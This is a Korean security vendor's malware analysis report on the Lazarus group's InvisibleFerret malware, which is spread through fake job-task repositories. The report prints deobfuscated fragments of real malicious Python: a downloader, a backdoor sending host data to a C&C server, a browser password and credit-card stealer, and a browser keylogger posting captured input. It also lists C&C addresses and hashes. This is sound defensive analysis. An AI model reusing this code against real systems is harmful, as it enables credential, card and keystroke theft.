악성코드 상세 분석 보고서

Lazarus 그룹의 InvisibleFerret 악성코드


(Document No : DT-20241014-001)

HAURI

www.hauri.co.kr

ㅇ 분석 개요

북한 해킹 그룹 **Lazarus** 는 구직자들을 대상으로 채용 과제에 **InvisibleFerret** 악성코드를 숨겨 유포하고 있다. 이들은 여전히 Github 저장소를 활용해 악성코드를 배포하고 있으며, 이전과 달리 난독화 방식을 변경하고 새로운 키로깅 악성코드를 추가하는 등 지속적으로 변화를 시도하고 있다.



[InvisibleFerret 악성코드 구성 중 추가된 Keylogger 악성코드]

```
sType = 'empzOQO'

t = "FBkK"+"FgBI" + "IDAEJmYDIz0jNgImI0crJDYtGT9mAyM9IzYCJiNLNiArJw8uKhMjQyAwBCZmEzs"+"5LywMay8KMiY0NkseKA4t
import base64
d=base64.b64decode(t[8:]);sk=t[:8];sl=len(d);rr=''
for i in range(sl):k=i&7;c=chr(d[i]^ord(sk[k]));rr+=c
exec(rr)
```

[이전 InvisibleFerret 악성코드에 적용된 코드 난독화]

```
1  _ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'=4AXvJwB//995/vVtaufAuScWAWnG/LUuYG/0Y8WMxX6/V
2
```

[현재 유포되고 있는 InvisibleFerret 악성코드 코드 난독화]

1. main10_101.py

(MD5 : 1F7300095455C1AEC937EFBB974021D0, SIZE : 5,075)

개요 : Backdoor, InfoStealer, Keylogger 악성코드들을 다운로드 받아와 실행하는 Downloader 역할을 한다.

ViRobot	Python.S.Downloader.5075

상세분석 :

(1) 보안 솔루션들의 탐지를 회피하기 위해 코드를 난독화 하였으며, **"Zlib -> BASE64 -> Reverse"** 순서로 총 50 번 반복하여 코드 난독화를 했다.

[그림 1] 난독화된 코드

```
1   import base64,platform,os,subprocess,sys
2   try:import requests
3   except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
4
5   sType = "10"
6   gType = "101"
7   ot = platform.system()
8   home = os.path.expanduser("~")
9   #host1 = "10.10.51.212"
10  host1 = "95.164.17.24"
11  host2 = f'http://{host1}:1224'
12  pd = os.path.join(home, ".n2")
13  ap = pd + "/pay"
14  def download_payload():
15      if os.path.exists(ap):
16          try:os.remove(ap)
17          except OSError:return True
18      try:
19          if not os.path.exists(pd):os.makedirs(pd)
20      except:pass
```

[그림 2] 난독화 해제된 코드

(2) 난독화 해제된 코드는 사용자 PC 에 "requests" 모듈이 없을 경우 pip 를 사용해 모듈을 설치한다.

```
1   import base64,platform,os,subprocess,sys
2   try:import requests
3   except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
4
```

[그림 3] requests 모듈 설치

(3) C&C 서버에서 Backdoor, InfoStealer, Keylogger 악성코드들을 다운로드 받아와 실행한다.

[그림 4] 악성코드 다운로드 코드 일부

다운로드 주소	저장 경로
hxxp://95.164.17.24:1244/payload/10/101	Windows : %Userprofile%₩.n2₩pay Linux, MacOS : {home}₩.n2₩pay
hxxp://95.164.17.24:1244/brow/10/101	Windows : %Userprofile%₩.n2₩bow Linux, MacOS : {home}₩.n2₩bow
hxxp://95.164.17.24:1244/mclip/10/101	Windows : %Userprofile%₩.n2₩mlip Linux, MacOS : {home}₩.n2₩mlip

[표 1] 다운로드되는 악성코드 정보

(4) 다운로드되는 악성코드들은 Windows, Linux 운영체제들을 지원하지만 macOS 는 Backdoor 악성코드만 실행 후 Downloader(main10_101.py) 실행을 종료한다.

[그림 5] Backdoor 악성코드 실행 후 exit

2. payload10_101.py (pay)

(MD5 : DEFE30D5091810C856ED1F28D7D7E5BE, SIZE : 17,307)

개요 : PC 정보를 수집 후 C&C 서버에 전송 후 지속적으로 통신하며 공격자의 명령을 기다린다. 공격자의 명령으론 원격제어, 파일 탈취 등 여러 기능들이 존재한다.


ViRobot	Python.S.InvisibleFerret.17307

상세분석 :

(1) **"main10_101.py"** 파일과 동일한 방식으로 코드가 난독화 되어있다.

[그림 6] 난독화된 코드(payload10_101.py)

(2) 실행된 악성코드는 사용자 PC 의 OS 정보와 "hxxp://ip-api.com/json" 사이트에 접속하여 외부 네트워크 정보들을 수집한다.



```
class HostInfo(object):
    def __init__(A):
        A.system=system()
        if gType == "root":
            A.hostname=node()
        else:
            A.hostname=gType + "_" + node()
        A.release=release()
        A.version=version()
        A.username=getuser()
        A.uuid=A.getID()
    def getID(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def sysinfo(A):return{'uuid':A.uuid,'system':A.system,'release':A.release,'version':A.version,'hostname':A.hostname,'username':A.username}

class Position(object):
    def __init__(A):A.geo=A.get_geo();A.internal_ip=A.get_internal_ip()
    def get_internal_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def get_geo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def net_info(A):
        g=A.get_geo()
        if g:
            ii=A.internal_ip
            if ii:g['internalIp']=ii
        return g

class SysInfo(object):
    def __init__(A):A.net_info=Position().net_info();A.sys_info=HostInfo().sysinfo()
    def parse(K,data):
        J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
        A=data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[G]if G in A else'',H:A[H]if H in A else'',I:A[I]if I in A
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):B=A.net_info;return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}
```

[그림 7] PC 정보 수집 코드

(3) 수집된 정보를 C&C 서버에서 전송한다.

- C&C 서버 : hxxp://95.164.17.24:1224/keys

```
host="LjE3LjI0OTUuMTY0" 95.164.17.24
#host="  NTEuMjEy  MTAuMTAu"
PORT = 1224
HOST = base64.b64decode(host[8:] + host[:8]).decode()
if gType == "root":
    hn = socket.gethostname()
else:
    hn = gType + "_" + socket.gethostname()

class Trans(object):
    def __init__(A):A.sys_info=SysInfo().get_info()
    def contact_server(A,ip,port):
        A.ip,A.port=ip,int(port);B=int(time.time()*1000);C={'ts':str(B),'type':sType,'hid':hn,'ss':'sys_info','cc':str(A.sys_info)};D=f"http://{A.ip}:{A.port}/keys"
        try:post(D,data=C)
        except Exception as e:pass
def run_comm():c=Trans();c.contact_server(HOST, PORT);del c
run_comm()
```

[그림 8] 수집된 PC 정보 전송 코드

(4) 이후 또 다른 C&C 서버에 연결하여 공격자의 명령을 기다린다.

- C&C 서버 : 95.164.17.24:2249

```
HOST0 = base64.b64decode(host[8:] + host[:8]).decode()
PORT0 = 2249

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();print("dir:", dir);fn=os.path.join(dir,sys.argv[0]);print("fn:", fn);os.remove(fn)
                    except Exception as ex:print("connection error:", ex);pass
                    return _T
                sleep(15)
            except Exception as e: print("error_make:", e); sleep(20);pass
    def run(A):
        if A.make_connection:return

client = Client()
```

[그림 9] C&C 서버 연결 코드

(5) 공격자의 명령을 받아 키로깅, 파일 탈취, 원격제어 등 악성 행위를 수행한다.

명령	행위
1 (ssh_obj)	CMD 명령 실행 후 결과 업로드
2 (ssh_cmd)	세션 종료
3 (ssh_clip)	키로깅 업로드
4 (ssh_run)	정보 탈취 악성코드 악성코드 다운로드 후 실행 **(다운로드 주소 : hxxp://** **95.164.17.24:1244/brow/10/101)**
5 (ssh_upload)	파일 탈취 후 FTP 서버에 업로드 (FTP 서버 주소는 C&C 서버에서 전송해줌)
6 (ssh_kill)	웹 브라우저 Chrome, Brave 실행 종료
7 (ssh_any)	원격제어 프로그램 AnyDesk 를 설치 **(다운로드 주소 : hxxp://** **95.164.17.24:1244/adc/10/101)**
8 (ssh_env)	특정 폴더 내 존재하는 파일들을 FTP 서버로 업로드 Windows : 내 문서, 다운로드 폴더 Linux, Mac : /home, /Volume 폴더

[표 2] 공격자 명령 목록

```
160 class Shell(object):
161     def __init__(A,S):
162         A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
163         A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
164         A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
165         print("init success")
```

[그림 10] 명령 목록

3. brow10_101.py (bow)

(MD5 : D1A2EE0FC37380A451584F9E5EDD3DD7, SIZE : 20,997)

개요 : 웹 브라우저에 저장된 로그인 정보, 신용카드 정보 등을 탈취한다.

ViRobot	Python.S.Infostealer.20997

상세분석 :

(1) **"brow10_101.py"** 파일은 이전의 파일들과 다르게 난독화가 적용이 안 되어있으며, 실행 시 필요한 Python 모듈들을 pip 를 사용해 설치한다.

```
from typing import Union,Type
from datetime import datetime,timedelta
from pathlib import Path
import base64,socket,os,re,json,sqlite3,shutil,time,platform,subprocess,sys,socket,os,re
_m='-m';_pp='pip';_inl='install'
os_type = platform.system()
if os_type=="Windows":
    try:import win32crypt
    except:subprocess.check_call([sys.executable,_m,_pp,_inl,'pywin32'])

try:import requests
except:subprocess.check_call([sys.executable,_m,_pp,_inl,'requests']);import requests
try:from Crypto.Hash import SHA1;from Crypto.Protocol.KDF import PBKDF2;from Crypto.Cipher import AES
except:subprocess.check_call([sys.executable,_m,_pp,_inl,'pycryptodome']);from Crypto.Hash import SHA1;from Crypto.Protocol.KDF import PBKDF2;from Crypto.Cipher import AES
if os_type=="Linux":
    try:import secretstorage
    except:subprocess.check_call([sys.executable,_m,_pp,_inl,'secretstorage']);import secretstorage
```

[그림 11] pip 를 사용한 모듈 설치

(2) 실행된 악성코드는 웹 브라우저(**Chrome, Opera, Brave, Yandex, MSEdge**)에 저장된 로그인 정보들을 수집한다.

```
class Windows(ChromeBase):
    def __init__(self,
                 browser: Type[BrowserVersion] = Chrome,
                 verbose: bool = True,
                 blank_passwords: bool = False):

        super(Windows, self).__init__(verbose, blank_passwords)
        self.browser = browser()
        # This is where all the paths for the installed browsers will be saved
        self._browser_paths = []
        self._database_paths = []
        self._brw_paths = []

        self.keys = []
        base_path = home+"/AppData"

        self.browsers_paths = {
            "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\Local State"),
            "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}\\Local State"),
            "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\Local State"),
            "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\Local State"),
            "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\Local State")
        }
        self.browsers_database_paths = {
            "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}\\Login Data"),
            "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}\\Login Data"),
            "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}\\Login Data"),
            "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}\\Local State"),
            "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}\\Login Data")
        }
        self.browsers_web_paths = {
            "chrome": os.path.join(base_path, r"Local\\Google\\{ver}\\User Data\\{profile}"),
            "opera": os.path.join(base_path, r"Roaming\\Opera Software\\{ver}{profile}"),
            "brave": os.path.join(base_path, r"Local\\BraveSoftware\\{ver}\\User Data\\{profile}"),
            "yandex": os.path.join(base_path, r"Local\\Yandex\\{ver}\\User Data\\{profile}"),
            "msedge": os.path.join(base_path, r"Local\\Microsoft\\{ver}\\User Data\\{profile}")
        }
```

[그림 12] 로그인 정보 수집 코드 일부

(3) 로그인 정보이외에 웹 브라우저에 저장된 신용카드 정보들도 탈취한다.

```
try:
    for web_path in web_paths:
        filename = os.path.join(temp_path, "webdata.db")
        shutil.copyfile(web_path, filename)

        conn = sqlite3.connect(filename)
        cursor = conn.cursor()
        cursor.execute(
            'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards')

        key = keys[web_paths.index(web_path)]
        for row in cursor.fetchall():
            if not row[0] or not row[1] or not row[2] or not row[3]:
                continue

            # Decrypt password
            if self.target_os == "Windows":card_number = self.decrypt_windows_password(row[3], key)
            elif self.target_os == "Linux" or self.target_os == "Darwin":card_number = self.decrypt_unix_password(row[3], key)
            else:card_number = ""
```

[그림 13] 신용카드 정보 탈취

(4) 수집된 정보들은 **"cc"** 이름의 POST 데이터에 담아 C&C 서버에 업로드된다.

- C&C 서버 : hxxp://95.164.17.24:1224/keys

```
def pretty_print(self) -> str:
    """
    Return the pretty-printed values
    """
    o = ""
    for dict_ in self.values:
        for val in dict_:
            o += f"{val} : {dict_[val]}\n"
        o += '-' * 50 + '\n'

    for dict_ in self.webs:
        for val in dict_:
            o += f"{val} : {dict_[val]}\n"
        o += '-' * 50 + '\n'

    return o

def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bool = True) -> bool:
    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
    url = host2+'/keys'
    try:requests.post(url, data=options)
    except:return ""
```

[그림 14] 수집된 정보 업로드 코드

4. mclip10_101.py (mlip)

(MD5 : C933AEC60FBD4E8B946025D718AFAED9, SIZE : 8,382)

개요 : 웹 브라우저에 저장된 로그인 정보, 신용카드 정보 등을 탈취한다.

ViRobot	Python.S.Keylogger.8382

상세분석 :

(1) **"main10_101.py"** 파일과 동일한 방식으로 코드가 난독화 되어있다.

[그림 15] 난독화된 코드(mclip10_101.py)

(2) 실행 시 필요한 Python 모듈들을 pip 를 사용해 설치하며, 앞서 분석한 파일들과 다르게 Widnows 에서만 동작되게 설계되었다.

```
_M='-m';_P='pip';_L='install'
import socket, subprocess, sys, re
try:import pyWinhook as pyHook
except:subprocess.check_call([sys.executable,_M,_P,_L,'pyWinhook']);import pyWinhook as pyHook
try:import psutil
except:subprocess.check_call([sys.executable,_M,_P,_L,'psutil']);import psutil
try:import win32process
except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32process
try:import win32gui
except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32gui
try:import win32api
except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32api
try:import win32con
except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32con
try:import win32clipboard
except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32clipboard
try:from requests import post
except:subprocess.check_call([sys.executable,_M,_P,_L,'requests']);from requests import post
try:import wx
except:subprocess.check_call([sys.executable,_M,_P,_L,'wxPython']);import wx
```

[그림 16] 모듈 설치

(3) 실행된 악성코드는 **“pyWinhook”, “pywin32”** 모듈들을 사용해 사용자의 키보드 입력과 클립보드를 감시하며 메모리에 저장한다.

```
    if caption == "":
      global key_log
      key = event.Ascii
      if (is_control_down()):key=f"<^{event.Key}>"
      elif key==0xD:
        key="\n"
      else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f'<{event.Key}>'

      if is_control_down() and event.Key == 'V':
        GetTextFromClipboard()
      key_log += key
      if key == "\n" and len(key_log):
        save_log(key_log, text, "extension")
    else:
      if len(key_log):
        save_log(key_log, text, "extension")
```

[그림 17] 키보드 입력 감시 코드

```
def GetTextFromClipboard(self):
    clipboard = wx.Clipboard()
    if clipboard.Open():
        if clipboard.IsSupported(wx.DataFormat(wx.DF_TEXT)):
            data = wx.TextDataObject()
            clipboard.GetData(data)
            s = data.GetText()
            self.savepvkey(s)
            if self.ismnemonic(s):
                self.save_log(s + '\n')
            self.tc.AppendText("Clip content:\n%s\n\n" % s )
            clipboard.Close()
        else:
            self.tc.AppendText("")

def OnChangeCBChain (self, msg, wParam, lParam):
    if self.nextWnd == wParam:
       # repair the chain
       self.nextWnd = lParam
    if self.nextWnd:
       # pass the message to the next window in chain
       win32api.SendMessage (self.nextWnd, msg, wParam, lParam)

def OnDrawClipboard (self, msg, wParam, lParam):
    if self.first:
        self.first = False
    else:
        self.tc.AppendText("[Clipboard content changed:]\n")
        self.GetTextFromClipboard()
    if self.nextWnd:
        # pass the message to the next window in chain
        win32api.SendMessage (self.nextWnd, msg, wParam, lParam)
```

[그림 18] 클립보드 감시 코드

(4) 해당 Keylogger 는 모든 키보드 입력을 감시하는 것이 아니며 웹 브라우저(**chrome.exe, brave.exe**) 프로세스에 입력을 하였을 때 키보드 입력을 저장한다.

```
def OnKeyboardEvent(event):
  (pid, text, caption) = act_win_pn()
  if browserlist.count(text):
    if caption == "":
      global key_log
      key = event.Ascii
      if (is_control_down()):key=f"<^{event.Key}>"
      elif key==0xD:
        key="\n"
      else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f'<{event.Key}>'

      if is_control_down() and event.Key == 'V':
        GetTextFromClipboard()
      key_log += key
      if key == "\n" and len(key_log):
        save_log(key_log, text, "extension")
    else:
      if len(key_log):
        save_log(key_log, text, "extension")
  return True

browserlist = [
  "chrome.exe",
  "brave.exe"
]
```

[그림 19] 특정 프로세스만 키보드 입력 감시

(5) 이후 저장된 키보드 입력 및 클립보드는 C&C 서버에 전송된다.

- C&C 서버 : hxxp://95.164.7.171:8637/api/clip

```
53  def save_log(log, text, caption):
54      global key_log
55      r = {
56          'gid' : sType,
57          'pid' : gType,
58          'pcname': socket.gethostname(),
59          'processname': text,
60          'windowname': caption,
61          'data': log,
62      }
63      host2 = f"http://{HOST}:{PORT}"
64      post(host2 + "/api/clip", data=r)
65      key_log = ""
```

[그림 20] C&C 서버 전송

IOC

***C&C**

hxxp://95.164.7.171:8637/client/10/101
hxxp://95.164.7.171:8637/payload/10/101
hxxp://95.164.7.171:8637/brow /10/101
hxxp://95.164.7.171:8637/mclip/10/101
hxxp://95.164.7.171:8637/adc/10/101
hxxp://95.164.7.171:8637/keys
hxxp://95.164.7.171:8637/api/clip

***MD5**

1F7300095455C1AEC937EFBB974021D0
DEFE30D5091810C856ED1F28D7D7E5BE
D1A2EE0FC37380A451584F9E5EDD3DD7
C933AEC60FBD4E8B946025D718AFAED9